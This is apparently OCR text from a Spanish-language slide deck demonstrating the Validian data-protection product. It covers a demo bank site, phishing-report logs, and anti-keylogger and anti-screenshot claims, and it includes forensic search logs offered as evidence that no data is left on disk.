Hace 1 min


56% 1:03 AM
rgorgal
Link ?
Link Reply
UNCLASSIFIED
18:58 PM Wednesday, May 15, 2024
18:58 PM Wednesday, May 15, 2024
18:58 PM Wednesday, May 15, 2024
Type message here
58% 1:01 AM
rgorgal
Link Reply
Message activity history
QUEUED
18:58 PM Wednesday, May 15, 2024
DELIVERED
18:58 PM Wednesday, May 15, 2024
READ
18:58 PM Wednesday, May 15, 2024
SAVE TO SAFE
2024 CPI for review
Type message here


12:23 PM
Identifiers
HWID
41109c8e672a915
VPID
e7a610d7-74ae-4df9-95ec-34a480b6f5b0
https://bancodemo.biz/profile
Office 365 Login
DevOps - Overview
DevOps - Settings
Work items - Boards
Login - BancoDem...
BANCO DE CENTROAMÉRICA
¡HOLA!
Valores de identificadores
Dispositivo-VPID
e7a610d7-74ae-4df9-95ec-34a480b6f5b0
Dispositivo-HWID
41109c8e672a915
Navegador-VPIDs
004d87ae-b3e0-4349-ad6f-1db29b5ef512 (ACTUAL)
Cerrar
TRANSFERIR FONDOS DESDE ESTA CUENTA
200.00
TRANSFERENCIA
Console
top
Filter
Default levels
getAppInstallIdentifier: "{004d87ae-b3e0-4349-ad6f-1db29b5ef512}"
ASIDP-wasm.js:1535
BrowserVPID: {004d87ae-b3e0-4349-ad6f-1db29b5ef512}
profile:163
[NEW] Explain Console errors by using Copilot in Edge: click to explain an error. Learn more
Don't show again
F12 TO BRING UP
DEBUB MODE

bancodemo.biz/DashboardReports/index

56% 4:55 PM

Credencial de servicio

ID:: {fffeaa3f-fe49-42b8-9e66-b68d9015e888}
Nombre:: ECClientService
Estado:: Fulfilled

ID:: {01ffaa3f-fe49-42b8-9e66-b68d9015e888}
Nombre:: SSIAuthClient
Estado:: Fulfilled

ID:: {021bada3-1025-41b6-b52f-3366bf6e1acd}
Nombre:: SSIPeerClient
Estado:: Fulfilled

# BANCO DE CENTROAMÉRICA

## ADMINISTRACIÓN DE SEGURIDAD DE USUARIOS

## REGISTRO DE EVENTOS

(PARA QUE SOLO SE MUESTRE A LOS ADMINISTRADORES DE SEGURIDAD)

| Marca de tiempo | Tipo de evento | Fase del evento | Usuario | Dispositivo-SID |
|---|---|---|---|---|
| 4/18/2024 2:51:45 PM | Intento de phishing denunciado | Durante el inicio de sesión en la web | r@r.com | {021bada3-1025-41b6-b52f-3366bf6e1acd} |
| 4/18/2024 10:32:53 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02d48278-5b8f-4d1d-823b-e0121abceb5b} |
| 4/18/2024 7:58:12 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02552194-9f15-4607-abc3-64bee5994846} |
| 4/18/2024 7:58:00 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02552194-9f15-4607-abc3-64bee5994846} |
| 4/18/2024 7:57:47 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02552194-9f15-4607-abc3-64bee5994846} |
| 4/18/2024 7:56:09 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02552194-9f15-4607-abc3-64bee5994846} |
| 4/18/2024 7:54:16 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | c29@c29.com | {02552194-9f15-4607-abc3-64bee5994846} |
| 4/18/2024 7:52:49 AM | Intento de phishing denunciado | Durante el inicio de sesión en la web | narek | {02927134-ff2f-4c1b-b08e-3f8a018db8da} |

bancodemo.biz/Notice

# BANCO DE CENTROAMÉRICA

## AVISO

**Se ha solicitado una transferencia de fondos de su cuenta !!**

**Si no inició esta transferencia, presione el botón "Reporte".**

Ningún representante del banco le pedirá un código por teléfono o por correo electrónico. Si esto ha sucedido, está tratando con un ladrón. Cuelgue y reporte este incidente usando el botón "Reporte" a continuación. De lo contrario, haga clic en el botón "Siguiente".

Reporte | Siguiente


# BANCO DE CENTROAMÉRICA

## REPORTE DE INCIDENTES.

GRACIAS POR INFORMAR DEL INCIDENTE EN CURSO. EL BANCO SUSPENDERÁ LA ACTIVIDAD DE LA CUENTA A PARTIR DE AHORA. PÓNGASE EN CONTACTO CON EL BANCO PARA RESTABLECER LAS CREDENCIALES DE SU CUENTA Y EVITAR QUE ESTO VUELVA A OCURRIR.

Cerrar




Validian puede capturar datos de dispositivos de entrada físicos
* En este ejemplo, la transmisión de la cámara.

Sin embargo, esta función también se puede traducir al teclado.
* Para derrotar a los registradores de pulsaciones de teclas

Entonces, incluso si el dispositivo en sí está comprometido
* Los datos de la aplicación permanecen protegidos.
** Dentro del entorno de la aplicación Validian, libre de intercepciones



Esto demuestra la capacidad de Validian para proteger los datos del software espía.


La aplicación encapsulada Validian está protegida contra capturas de pantalla y registros de pulsaciones de teclas.

El mismo dispositivo después de apagar la aplicación protegida por Validian, un minuto después, la pantalla compartida continúa.

# LOS DATOS NO SE PUEDEN RECUPERAR POR MEDIOS FORENSES

[Search] 12/29/2022 7:52:49 PM : Starting search task for source(s):
e3://TEST-PH-1/TEST-PH-1Acquisition_12-15-2022_13-21-05/E3 mobile data case/1
Search parameters:
Recursive: True
Search Hex: False
Expression: where is the smoke
Whole word: False
Match case: False
Code page: ASCII
Locale: en(English)
File mask: *.*

pm::CHeapHandler> * __ptr64, operation status stSuccess, status data 0
[Search] 12/29/2022 8:57:24 PM : Search task finished - 0 hits in 0 places found, 19,040 files processed
[Common] 12/29/2022 9:57:48 PM : Stream try to be mounted by archive_plugin, type class
pm::CResourceAdapter<class DSCaseStoragePlugin::FbDSStorageBinaryStream,struct
pm::CHeapHandler> * __ptr64, operation status stSuccess, status data 0



# LOS DATOS NO SE PUEDEN RECUPERAR POR MEDIOS FORENSES

## SEARCH PARAMETERS FOR THE CONTROL FILE

\"e3://ValidianTestingLaptop1/VALIDIAN-TEST-SYSTEM-1\" : NTFS parameters
Search deleted files and folders: True
Recover folders structure for bad images: True
Add \"Trash\" folder to NTFS root: True
Add \"Partition Unallocated Space\" folder to NTFS root: True
[Common]12/28/2022 11:37:25 AM : Case \"ValidianTestingLaptop1\" saved
[Search]12/28/2022 11:39:40 AM : Search task started
[Search]12/28/2022 11:39:40 AM : Starting search task for source(s):
e3://ValidianTestingLaptop1
Search parameters:
Recursive: True
Search Hex: False
Expression: "Fell Deeds Awake"

## SEARCH RESULTS

[Search]12/28/2022 12:58:34 PM : Search task finished - 1 hits in 1 places found, 237,187 files processed

[Bookmarks]12/28/2022 13:27:27 PM : New bookmark added:
Name: Fell Deeds Awake
URL: e3://ValidianTestingLaptop1/Root/$Recycle.Bin/S-1-5-21-2661437399-3996607752-4231596245-1001
Source: Search result
Data: 1 Hit in 1 Place - ValidianTestingLaptop1/$Recycle.Bin/S-1-5-21-2661437399-3996607752-4231596245-1001/$R9DV58D.txt

**********THIS IS THE CONTROL FILE – DELETED – SocialIM Safe File.txt – THAT WAS EXPECTED TO BE FOUND **********

## SEARCH PARAMETERS FOR THE NON-CONTROL FILE

[Search] 12/28/2022 13:51:18 PM : Search task started
[Search] 12/28/2022 13:51:18 PM : Starting search task for source(s):
e3://ValidianTestingLaptop1
Search parameters:
Recursive: True
Search Hex: False
Expression: "Arise Riders of Theoden"

## SEARCH RESULTS

[Search] 12/28/2022 15:22:19 PM : Search task finished - 0 hits in 0 places found, 237,187 files processed

This means Validian does not write temporary data to the disk

# DEFENSA DE DATOS PUNTUALES - PRÁCTICA


# - FIN -

# — ¡ GRACIAS ! —

# - ? PREGUNTAS ? —